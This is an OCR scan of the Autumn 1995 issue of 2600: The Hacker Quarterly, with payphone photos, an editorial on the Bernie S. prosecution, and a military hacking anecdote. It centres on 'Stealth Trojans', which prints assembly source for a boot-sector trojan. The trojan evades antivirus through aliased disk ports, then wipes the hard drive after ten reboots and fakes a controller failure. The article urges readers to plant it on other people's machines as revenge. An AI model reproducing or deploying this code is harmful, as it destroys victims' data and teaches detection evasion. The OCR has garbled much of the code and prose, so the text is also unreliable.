

Payphones of the Planet


FRANCE



A typical French cardphone, found in Paris.

Anonymous

NORWAY



This payphone was found in northern Norway (64.5 degrees north) and takes only coins.

Photo by John L. Swandowski


ISRAEL



An Israeli cardphone that is a big improvement over the old token system.

Photo by Oshu Nitz

JAPAN



This phone resides in Yokohama and is referred to as a "green phone". They use phone cards in 1000, 5000, or 10,000 yen denominations.

Photo by Bill Broad

2600


The Hacker Quarterly

VOLUME TWELVE, NUMBER THREE

\$4 (S\$5.00 in Canada)

AUTUMN 1995

- Ⓚ Back up
- Ⓚ Back up to Beginning
- Ⓚ Erase
- Ⓚ Go forward
- Ⓚ Listen to text
- Ⓚ Save
- Ⓚ Fx
- Ⓚ In
- Ⓚ Li
- Ⓚ Re
- Ⓚ No
- Ⓚ Pg



STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Holly Kaufman Spruch

Office Manager
Tumpuf

"The threat that contemporary electronic intruders pose to the USN (Public Switched Network) is rapidly changing and is significant. As a result of their increasing knowledge and sophistication, electronic intruders may have a significant impact upon national security and emergency preparedness (NS/EP) telecommunications because more than 50 percent of U.S. Government telecommunications services are provided by commercial carriers. ... technological changes and market forces in the domestic telecommunications industry are fueling a trend toward increasing automation and downsizing of staff.

Consequently, there are now greater numbers of current and former telecommunications employees who may be disgruntled than at any time in recent years. These individuals should be viewed as a potential threat to NS/EP telecommunications." - The Electronic Intrusion Threat to National Security and Emergency Preparedness Telecommunications, published by National Communications System of Arlington, VA and leaked to us by a disgruntled employee.

Writers: Billsl Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estey, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitruck, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Shout Outs: Free Radio Berkeley, Michael Moore, Maju, Jerry Doyle, Thurston, Redragon, X, Y, Z.

WHY?

no more secrets	4
stealth trojans	6
military madness	14
t-shirt follies	16
macintosh key capturing	17
just say no	19
cocot experimenter's resource guide	20
letters	28
mutation engine demystified	36
isdn overview	41
dlnf decoder review	42
hacking interrogation	44
2600 marketplace	48
breaking windows 2	50
movie reviews: the net, hackers	51, 52

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Seneca, NY 11783.

Second class postage permit paid at Seneca, New York.

POSTMASTER: Send address changes to

2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1995 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada --\$21 individual, \$50 corporate (U.S. funds).

Overseas -- \$30 individual, \$65 corporate.

Back issues available for 1984-1994 at \$25 per year, \$30 per year overseas.

Individual issues available from 1988 on at \$6.25 each, \$7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com)

FOR LETTERS AND ARTICLES SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099

(letters@2600.com, articles@2600.com)

2600 Office Line: 516-751-2600, 2600 FAX Line: 516-474-2677

no more secrets

The Secret Service is portrayed in the movie *Hackers* as a bunch of dim-witted, overzealous law enforcers. Many will undoubtedly feel that this is an unfair generalization. But recent events have led us to believe that the film didn't go nearly far enough with their unflattering depiction. For example, they didn't even touch upon the strictness and sheer malice which appears to dictate much of this agency's policies. Add to this the fear factor that a large, heavily armed group of people generates and all of a sudden our democratic society is going down the same road so many other countries have travelled.

We told you about the Bernie S. story in our last issue - how the Secret Service helped implicate him without bail because the possessed hardware and software that could be used for fraudulent purposes. Nobody has ever accused him of using this technology in such a way and no evidence appears to exist to even suggest this. So how has the Secret Service managed to keep Bernie S. (hereafter referred to by his real name, Ed Cummings) locked away for over six months with no bail for something so trivial as possession of a cell box? Through shameful deception and blatant intimidation. By exaggerating the significance of the technology in his possession, the Secret Service was able to probe Cummings with all the fervor that a presidential assassin would receive. People from around the country were visited and asked to reveal what Cummings's political beliefs were as well as anything else which might help to take him a threat to the government. Books from Loompanics, numerous publications (including *2600*), and other widely available printed works were seized from his home and used as further evidence of Cummings's danger to society. The fact that Cummings had a list of Secret Service radio frequencies was used to virtually lock up his image as a potential terrorist (see the printed scroll lists in these pages). The Secret Service also did their best to have Cummings removed from the airwaves of *WBAL's Off The Hook* where he has been

keeping listeners updated on his case. At least this attempt at media manipulation failed.

"I never heard Cummings say anything about any political figures, except once," Charles Rappo, Sr., his ex-lawlord said in a statement for the Secret Service. "One time Cummings made a comment about Clinton not being a good job, but nothing other than a simple passing comment." This from someone the Secret Service intended to use as a witness against Cummings. In fact, Rappo also made a statement that the Secret Service then used to justify holding Cummings without bail. He said that Cummings had called him from jail and said "If I get out of here, no one will be able to find me, they won't be able to see any files." Considering Rappo and Cummings were employed in a parental landlord-tenant separation at the time, it seemed questionable at best that Cummings would make such a claim in a person he considered hostile. When Rappo's claim, from the jail didn't support Cummings's claim, the Secret Service quietly moved away from having Rappo testify. Yet they still didn't move a finger to allow bail.

The only other person the Secret Service was able to get to testify against Cummings was Paul Bergman, who had been involved in various projects with Cummings, and who had been present at last year's HOPE conference where he gave a seminar on backdating. "About one year ago, we entered into a verbal agreement to sell speed diallers at a Hackers Convention in New York City. This convention was called the 'Hope Convention', held at the Pennsylvania Hotel in New York City, sponsored by the *2600* Magazine. Ed Cummings and I agreed to buy about 100 of these speed diallers and Cummings separately purchased crystals. These crystals were also sold by Cummings through the *2600* Magazine. The crystals were 6.5 or 6.49 Megahertz. We went to the convention some time during the late summer of 1991. Cummings and I set up a table at the convention and sold the speed diallers and crystals. None of the speed diallers had been altered and merely contained the second

of 5 touch tone stars, which is the way we ordered them from the distributor.... We did not provide written or oral instructions on how to convert the dialler to a red box, nor were any crystals installed into the speed diallers." Pretty damning evidence, isn't it? It gets better. "I never saw Cummings clone a cellular telephone or use his computer for cloning Cummings did have a cellular phone of his own and I saw him use it several times and talked to him on his cellular phone. I understood that he had an account with a local carrier.... I have never known Cummings to use or have illegal, stolen or counterfeit credit cards in his possession. However, I did see him charge items before. I never knew any of the cards to be stolen or counterfeit.... Cummings never said anything to me about backing into computers, though I know he attended the *2600* computer hacker club.... I never knew Cummings to be interested in the US Secret Service or any political figures past or present. Cummings never spoke about his political concerns or philosophies. He never spoke about his dissatisfaction with any political figures or the US Government. I never heard him say anything that could be interpreted as a threat to anyone."

If the government's two lead witnesses can't find a crime to accuse Cummings of and if the evidence consists of nothing other than electronic devices and boxes, none of which has ever been linked to a crime, why has this case dragged on for so long and why has the Secret Service devoted so much attention to it? The answer may lie in the one thing which really seems to have pissed off the Secret Service more than anything and which could explain why they've tried so hard to ruin this person's life - Cummings had pictures of Secret Service agents on the lookout for hackers. And by showing these pictures at a *2600* meeting and sharing them with the media, Cummings himself may have become a target. It's a well known fact that undercover agents hate having their own faces used against them. But by seeing agents like him in this way, the Secret Service has drawn a great deal of attention to their practices. It is becoming clear that this is an agency out of control which threatens to hurt not only hackers but anyone who values free speech in this country.

On September 7th, Cummings, in his words, "was forced to make a deal with the devil." He pleaded guilty to possession of technology which could be used in a fraudulent manner. Under the current law (Title 18 U.S.C. Section 1029), which struck through legislation last October, mere possession is equal to fraudulent use. "Whoever, knowingly and with intent to defraud... possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services, or... a scanning receiver or... hardware or software used for altering or modifying telecommunications instruments to obtain unauthorized access to telecommunications services... [as well as anyone] selling information regarding or an application to obtain an access device" is guilty under this section and subject to ten years in prison for each charge. This is a very onerous fine for all of us, virtually anyone who is interested in computer hacking or the telephone system can now be sent to prison, whose were all of the "civil liberties" groups when this legislation was being passed? We haven't heard a word from the Electronic Frontier Foundation, the American Civil Liberties Union, Computer Professionals for Social Responsibility, or the Electronic Privacy Information Center on this case and we have been getting the word out to them. This is a case that certainly should have raised their ire and rightfully their voice on this matter is equivalent to complicity.

Cummings' pleaded guilty because he really had no choice. Even though the law is wrong, he would have been found guilty under it and sentenced to a long prison term. The government also expressed its intention to accuse him of cellular phone fraud in California. Their evidence? Telephone numbers which showed up on a commercial software disk in Cummings' possession - in other words, a disk which he had nothing to do with and which people all over the world also possessed. Cummings realized that the Secret Service could probably get a non-technical jury to believe this and again, he would face a long prison term. By pleading guilty under what is known as a Zed's Plea, Cummings can

(continued on page 15)

STEALTH TROJANS

by Commander Crash

You upload a trojan to a deserving hacker's BIOS which simply uses BIOS calls to write random junk to his hard drive. You call back a week later and his BIOS is still up. What gives? It never fails, there is always another antivirus program, or another environment that stops your trojan dead in its tracks. There are many things which could have caused your trojan to have been detected. Either your trojan's activities are caught by an AV program, or it causes an exception error in a protected mode environment. What is usually detected in both of these cases is disk I/O that occurred suspiciously or shouldn't have been occurring. In order to prevent such a thing from happening, it is necessary to use "Stealth" disk I/O.

In the early days of the XT, it was easy. AV programs were far from commonly used, and simply calling DOS or BIOS interrupts was enough to do with your target's data as you pleased. Soon, there were hundreds of viruses circulating around and it wasn't long before AV programs were widely used. Most of these, however, relied on searching for a sequence of bytes which identified the virus. This method worked reliably for most of the commonly known viruses; once they were discovered, but wouldn't ever detect a home brew virus it didn't know. No matter how many direct sector write BIOS calls it did, it would go undetected. Getting back at a hacker by uploading a trojan always worked. Several years later antivirus programs were developed as TSRs. These programs would intercept any disk I/O and alert the user in the event of anything suspicious. Things suddenly got much more difficult. No longer is disk I/O possible with guaranteed invisibility from the user. To add to this aggravation, Intel adds "Protected Mode" into its

latest generation of processors. Protected mode was meant to be just that. No program running in protected mode could ever get at something it wasn't supposed to. The operating system was the highest level, and would dictate to the applications running under it what they could or could not do. If an application wanted to write directly to the disk, it would have to deal with the operating system. If an application tried to modify memory that didn't belong to it, it would also be denied access. You can see why the future of the PC looked grim for virus writers. Protected mode was considered very virus unfriendly. It would be easy for an operating system designer to prevent any virus from ever spreading under it without being detected. Then Windows became the standard protected mode environment. A Windows application doesn't have access to BIOS or DOS interrupts at all, so we are unable to do I/O at all using that method. Windows also doesn't allow an application to directly access the disk using I/O ports without first dealing with Windows' taskt either. Soon after its release, Windows AV programs (spoofing everything from Norton's by DOS apps, to detecting undocumented calls to access the disk were released. It seemed as if detection was inevitable if an AV program was used at all.

In order to hide your trojan's activities from the computer, it is necessary to make your disk I/O's hidden from the entire system. You can do this by using a technique I am about to describe called "Stealth" disk I/O. By doing this, you not only hide yourself from those aggravating AV programs looking for suspicious disk access, but you also prevent protected mode operating systems such as Windows from stepping your program from getting at the hard drive

Nothing will know that your program is even accessing the disk drive at all.

There is a security hole in Windows we will take advantage of to do this. There is also an undesired feature in standard disk controller cards which will also be used. Windows seems to have no problem giving applications full control of all ports which are unknown to it. This was a big mistake on Bill's part. But how does this help us? Windows knows about ports I/Os-1F7h, so clearly disk I/O using these ports will be noticed. If an application tries any I/O to 1F0h, Windows knows you are poking around with the disk drives. What about port 81F0h? You can read and write to that port all you want, because Windows doesn't care. Because Windows doesn't know what the hell port 81F0h is for! If you try to do a write to port 81F0h, the processor will send the signals out on the bus telling all the cards that data is being written to port 81F0h. Most cards, however, only look at the lower 16 bits of the address to see if they are being accessed. What does this mean? Our output to port 81F0h is magically transformed into an output to port 1F0h. Does Windows know? Nope. As far as the processor sees, you just wrote to port 81F0h. Pretty sneaky, eh? There are ways which AV programs could be written to detect this, however, but none have been written as of yet. What such a program would do is track all access to ports above FFh, and would be installed in Windows as a virtual device driver.

To demonstrate a practical use of "Stealth" disk I/O, here is a sample trojan using the technique. It will work undetected in DOS or even in Windows with any AV program installed. It uses two routines you can use in your own programs. `hdRW` will write or read a buffer to a physical sector, and `hdWait` will wait for completion of the previous command to the HDD. Both of these routines use "Stealth" I/O, so they will not be detected.

```

: BRE_BRE by Commander Crash
:
: This trojan horse demonstrates the
: use of stealth disk I/O techniques
: to avoid detection from Windows
: and all antivirus software.
:
: How it works:
:
: The actual trojan is quite simple,
: and is designed to simply demonstrate one practical use of the
: stealth disk I/O routines. When
: this program is run, it installs
: encrypted boot sector code in the
: hard disk's boot sector after making
: a backup of the boot sector in
: sector 7. When the victim reboots
: his/her PC, it is loaded into
: 0000:7000 in memory. The trojan
: first decrypts itself into
: 0000:0000 and continues from
: there, effectively moving itself
: out of the boot area in memory. It
: then decrements a counter in the
: boot sector. If it hits 0, it then
: corrupts the drive. Any further
: attempts to boot simply display an
: error and shuts the HDD down. If
: the counter hasn't reached 0, the
: sector 7 is loaded from disk to
: 0000:2000 (Good thing we got outta
: there) and control is given to it
: once again. The boot process then
: continues normally.
:
: .MODEL tiny
: .STACK 200h
:
: HEXDATA EQU 0110h
: HCRDATA EQU 01F3h
: IOPRECOMP EQU 01F1h
: HOSECTOR95 EQU 02F2h
: HOSFC100 EQU 01F3h
: HOCVLL00 EQU 01F4h
: HOCVH104 EQU 0115h
: HCOHLEAD EQU 01F6h
```

```

HDDON  Equ  0177h
HSTATUS Equ  0177h
; Hard disk drive port definitions
STEALTH Equ  08000h
; Stealth bit to use to hide disk
; I/O
READ   Equ  020h
; HDI commands (Read data)
WRITE  Equ  030h
; (Write data)
ON     Equ  040h
; (Turn on HDD via read verify)
OFF    Equ  050h
; (Spin down HDD)
SLEEP  Equ  060h
; (Turn off HDD for good; at least
; till reset)
.CODE

```

```

; Interrupter
mov ax, CS
mov ds, ax
; set up data segment
mov es, ax

```

```

mov di, OFFSET sectorData
mov ax, 0
mov bx, 0
mov cl, 1
mov ch, 1
mov si, READ
call hdRW
; Read in the old boot sector
mov di, OFFSET sectorData
add di, 402
cmp BYTE PTR[di], '?'
; Look for "?" signature
jne short nestig
cmp BYTE PTR[di+1], '?'
je short exit
; If we're already installed,
; exit
nestig:
mov dx, OFFSET sectorData
mov di, dx
mov ax, 0
exit:

```

```

mov bx, 0
mov cl, 7
mov ch, 1
mov si, WRITE
call hdRW
; copy the boot sector to sect
; 7
mov di, OFFSET sectorData
mov si, OFFSET bootProgram
cid
mov cx, OFFSET bootProgramEnd -
OFFSET bootProgram
rep movsb
; copy our program into the
; boot sector
mov cx, OFFSET bootProgramEnd -
offset sector
mov di, OFFSET start - OFFSET
bootProgram
add di, OFFSET sectorData
mov si, di

```

```

EncryptMessage:
loop0:
xor al, '*'
stosb
loop encryptMessage
; Scramble part of the program
mov ax, OFFSET sectorData
add ax, 400
mov di, ax

```

```

mov [di], BYTE PTR 0Ah
; Counter in boot (10 times)
mov [di+1], BYTE PTR '?'
mov [di+2], BYTE PTR '?'
; Signature in boot
mov ax, OFFSET sectorData
mov di, ax
mov bx, 0
mov cx, 0
mov cl, 1
mov ch, 1
mov si, WRITE
call hdRW
; Write the new boot sector

```

```

mov ah, 4Ch
int 21h
; Terminate the program
; Boot sector program
bootProgram:
; This is at 8000:7C00h
cid
; loader
mov ax, CS
mov ds, ax
mov si, OFFSET sector - OFFSET
bootProgram + 7C00h
mov cx, OFFSET bootProgramEnd -
OFFSET start
mov bx, 0
mov es, ax
mov di, 0

```

```

decryptMessage:
loadb
xor al, '*'
stosb
loop decryptMessage
; copy our code to 8000:0000
DB 80Ah,00h,00h,00h,00h
; Jump to our code (JMP
; 8000:0000h)
start:

```

```

mov ax, 02000h
mov dx, ax
mov di, 0
mov ax, 0
mov bx, 0
mov cl, 1
mov ch, 1
mov si, READ
call hdRW
; Read in our boot sector
mov bx, 400
cmp BYTE PTR [bx], 0
; Has our counter bit 0
; already?
je errorMessage
; Yes? Show error message

```

```

dec BYTE PTR [bx]
; bo? That's 1 less time...
mov di, 0
mov ax, 0
mov bx, 0
mov cl, 1
mov ch, 1
mov si, WRITE
call hdRW
; Save the new counter
mov bx, 400
cmp BYTE PTR [bx], 0
je wipeDrive
; We just hit 0? Wipe drive
xor ax, ax
mov ds, ax
mov ax, 02C00h
mov di, ax
mov ax, 0
mov bx, 0
mov cx, 7
mov ch, 1
mov si, READ
call hdRW
; Read in the old boot sector
DB 80Ah,00h,07Ch,00h,00h
; Jump to old boot sector 0
; 7C00h
errorMessage:

```

```

mov cx, 76
mov si, OFFSET errText - OFF-
SET stopL
mov ax, cx
mov ds, ax
outloop:
mov ch, 0Ah
mov al, [si]
int 10h
mov bx, 0007h
loop outloop
; Show the error message
mov dx, HDDVD or STEALTH
; Shut the HD up.
mov al, SLEEP

```

out dx, al

lockup:

jmp short lockup
; Freeze up the system

wiperdrive:

mov dh, 08h
mov dl, 080h
int 13h
; Get drive parameters
inc dh
mov MAXHEADS, dh
and cl, 01FH
inc cl
mov MAXSECTS, cl
mov bx, 0
; bx = cur cylinder
mov cx, 0101h
mov dx, 0100h

nextSect:
mov al, 260h
mov sl, WRITE
push ax
push cx
push bx
call HDRW
cld

pop bx
pop cx
pop ax
inc dh
cmp dh, MAXHEADS
jne nextSect
mov ch, 0
dec cl
cmp cl, MAXSECTS
jne nextSect
inc bx
jnz short nextSect

errorx:
DB 0Ah, 'HDD 0 controller fail'
ure', 07h
MAXHEADS DB (7)

MAXSECTS DB (7)

; hdparm
; Waits for the hard drive and controller to finish it's current ; task before returning.

hdparm Proc Head
push dx
push ax

hdparmLp:

mov dx, HDSTATUS or STEALTH

in al, dx

mov dh, al

and dh, 050h

cmp dh, 050h

jnz short hdparmLp

and dl, 080h

cmp dl, 080h

jnz short hdparmLp

pop ax

pop dx

ret

hdparm Endp

hdparm

; Reads or writes a block of data to ; or from the hard drive

; NT - Buffer, AH - drive, AH -

; head

; bx - cylinder, cl - sector, ch -

; number of

; sectors

; SI - SECTOR, DI -

hdparm Proc Head

call hdparmLp

cld

; Leave me alone, other int's!

shr al, 4

or al, 0h

mov dx, HDREAD or STEALTH

out dx, al

out dx, al

; Set up drive and head regis-

; ter

mov dx, HDXILLUM or STEALTH

mov ax, bx

out dx, ax

; Set up the cylinder regis-

; ters

mov dx, HDSECTOR or STEALTH

mov al, cl

out dx, al

; Set up sector register

mov dx, HDSECTORS or STEALTH

mov al, ch

out dx, al

; # of sectors to xfer

mov dx, HDXMI or STEALTH

mov ax, sl

out dx, al

; READ/WRITE

call hdparm

mov dx, HDSTATUS or STEALTH

mov:

in al, dx

and al, 08h

cmp al, 08h

jnz done

; Wait for data request

cmp sl, READ

jnz readNextSector

writeNextSector:

; Write 256 words for 1 sector

mov bl, 0FFh

writelnByte:

mov dx, HDATA or STEALTH

mov ax, [DI]

out dx, ax

add di, 2

dec bl

cmp bl, 0FFh

jnz short writelnByte

dec ch

jnz short writeNextSector

; Loop till done with all sec-

; tors

jnz short exitSW

readNextSector:

mov bl, 0FFh

; Read 256 words for 1 sector

readNextByte:

mov dx, HDATA or STEALTH

in ax, dx

mov [DI], ax

add di, 2

dec bl

cmp bl, 0FFh

jnz short readNextByte

dec ch

jnz short readNextSector

; Loop till done with all sec-

; tors

exitSW:

sti

ret

hdparm Endp

bootProgBegin:

sectorData DB 512 DUP (7)

END

To install the program, simply run it on some lame PC. It will copy an encrypted version of itself into the boot sector on hard drive 1. The original boot sector is stored in sector 7. When someone, such as a Radio Corp representative, reboots the machine, the trojan program is decrypted into memory and run. It will simply decrement a counter in the boot sector, and boot his machine as normal. When this hits 0, look out! The hard drive will be wiped clean, but you'll be long gone. All attempts to reboot will result in the message "HDD controller failure" and the hard drive will be shut down. The actual motor will be turned off to give that added effect that the data was destroyed by "just another hard drive

crash". If you accidentally run this program, you must replace your boot sector (physical sector 0) before you reboot 10 times, or you're in trouble. The installer must be run under DOS (you can make a DOS boot disk to bring you to the target) but it will work with any OS that happens to be running... (NTX, OS/2, etc.)

One thing to note, adding 8000h to disk I/O instructions is not needed in real mode to do undetected disk I/O. Most AV programs rely on capturing the int 13h or the BIOS interrupt vector to detect disk access. Ports aren't even looked at. Most people seem to be afraid of poking around with the disk controller directly, but there is nothing to it at all I guess. AV software writers thought nobody would try direct disk I/O. All that would have to be done is to write a program that searches for anything like "OUT High, ah" in the EXE files on your system and alert the user. A DOS program will not normally do anything like that, and a Windows program that does anything like

that should never be run. I guess it was too complicated for them to do.

BYE_BYE_BBS is just one of the many things one can do with "Stealth" I/O. Does anyone use such techniques in viruses today? As far as I am aware of no. And it's a good thing, seeing as how undetectable such accesses are with today's AV software. If someone were to write a mutating stealth virus that used stealth disk I/O, it would be very difficult to detect, and us PC users would be in big trouble. I hope you antivirus programmers out there take this article as a warning, and add detection for this in your programs. I also hope Microsoft wakes up and learns what protected mode really means. In the meantime, here's another way we can give those deservng hackers who cross us some payback! If you work for an antivirus software company, and would like some suggestions in making "Stealth" detection to your software, you can leave a message in my 2600 mailbox. Have fun, and be careful with this info!

WOULD YOU LIKE TO GET MORE ATTENTION
FOR YOUR LOCAL 2600 MEETING?

THEN SEND US SOMETHING LIKE ---->
AND WE JUST MIGHT PRINT IT!

REMEMBER TO KEEP IN TOUCH WITH US
TO KEEP YOUR MEETING LISTING IN THE MAGAZINE.

MEETINGS@2600.COM

2600 MEETINGS

PO BOX 99

MIDDLE ISLAND NY 11953




Scenic Boston

2600 Meetings


1st Friday of Every Month
Prudential Center Mall, Boston
The Terrace Food Court
Start at 6:00pm
pauflones: 617-236-6585, 84, 83, 82



RTDT (617-350-5111)
A Photographic Study



Performance of The Legend of the M'Elroy (601-855-5111)




Intel Corp. is invading
alien space!!!!



601-855-5111 production

The LophT

Home of RTD-EAST BBS
-RTD HQ
Vox 11/750
Grill-a-thons
Suite of the G11E



A decorated Hoosier
heads the wild WEXY
and the Ippie

MILITARY ADVICE

"Sleep well, your Air Force is protecting you."

...the true story of my experiences as a paid hacker for the military.

Most people aren't technical wizards, and they don't want to be. Most people are happy to understand the technology they have to use in everyday life, like their VCRs, for example. Some of us live for technological toys and toys, but we're a smaller group. There is an even smaller, rarer third group: new, eager computer users, anxious to be techies, but who aren't there yet. One such individual was a Lt. Colonel I knew during my years with the U.S. Air Force.

Don't get me wrong; no one hated the guy. Far from it; he was friendly and well-liked. He just had too much time on his hands. His retirement was just months away. All his official duties had already been assigned to others. He went from office to office, trying to help people out, while filling his time by playing with their computers. He would give them public domain programs, rearrange their hard drives, whatever struck his fancy. Sometimes he actually helped, sometimes it didn't quite work out that way. As long as he didn't do any real damage, no one had the heart to tell the guy to quit trying to help them. Besides, he was a Colonel; you don't tell Colonels to stay the sleep off your computer!

One day the Colonel "helped" everyone out by reassigning all their function keys... without asking their permission, or even telling them about it. That was the last straw. Colonel or no, something had to be done. Everyone had work to do (usually in a hurry) but no one knew how to improve all their reassigned keypresses were no longer valid. The Colonel had standardized keypresses to match his favorite word processor, assuming everyone else knew and loved that word processor. No one else had any experience with it. Being technophobic, they weren't about to learn anything new either!

At first the piece users just called me, their resident techie, to have me quietly undo what the Colonel had done. They just wanted their computers to work like they used to. One brave

hand very risked off Sergeant, though, had me install a password program on his computer, specifically to keep certain people from "helping" him anymore. Everyone told him he was crazy and he'd get in trouble. There were by

When he didn't get in trouble, everyone else wanted password protection too. Until then the standard, non-networked computers didn't have passwords. Since you had to be physically there, no one worried. We didn't anticipate problems from within our own ranks, though!

Suddenly, nearly everyone had password protection. It wasn't super serious protection, but it didn't have to be. It just had to keep the worst people honest. Remember, though, that there were non-technical people, who resisted learning anything new.

As strange and foreign as the idea may seem to us today, within two weeks people had forgotten their passwords. Yes, they had locked themselves out of their own computers! These were simple, obvious passwords, too, made up by the users themselves, not some super hard-to-break computer-generated codes.

I was used to being called in to fix other people's computer problems, since I was the official technical wizard in residence. I've seen some pretty strange problems, too, but this one took the cake! I had to break into their computers, find out where the password program was hidden in their computers' hard disk drive, and read its computer codes. All this, just to tell them what their own password was! Unbelievable!

The first row it happened, I mentally wrote it off as someone's hangerover. The second time, I was sending to reconsider general slightly as an option, but I was still to demand and considered it another fluke. Two patterns became clearer as time went on. One, that the users weren't going to learn. Two, that all their computers had enough similarities to make it possible to automate the breaking-in process, which I had been doing by hand.

One afternoon (when the rest of my office left me alone while they went on an extended lunch break—the best!), I took the opportunity and hacked up a better solution. Mostly, I just wanted to see if I could do it. I told no one

about it, in case I couldn't make it work. Why shoot your mouth off and be embarrassed later? Besides, I wasn't sure I wouldn't get in trouble for doing this, since I didn't have any sort of permission to do it. So, quietly, secretly, I wrote up a program, testing it on my computer first.

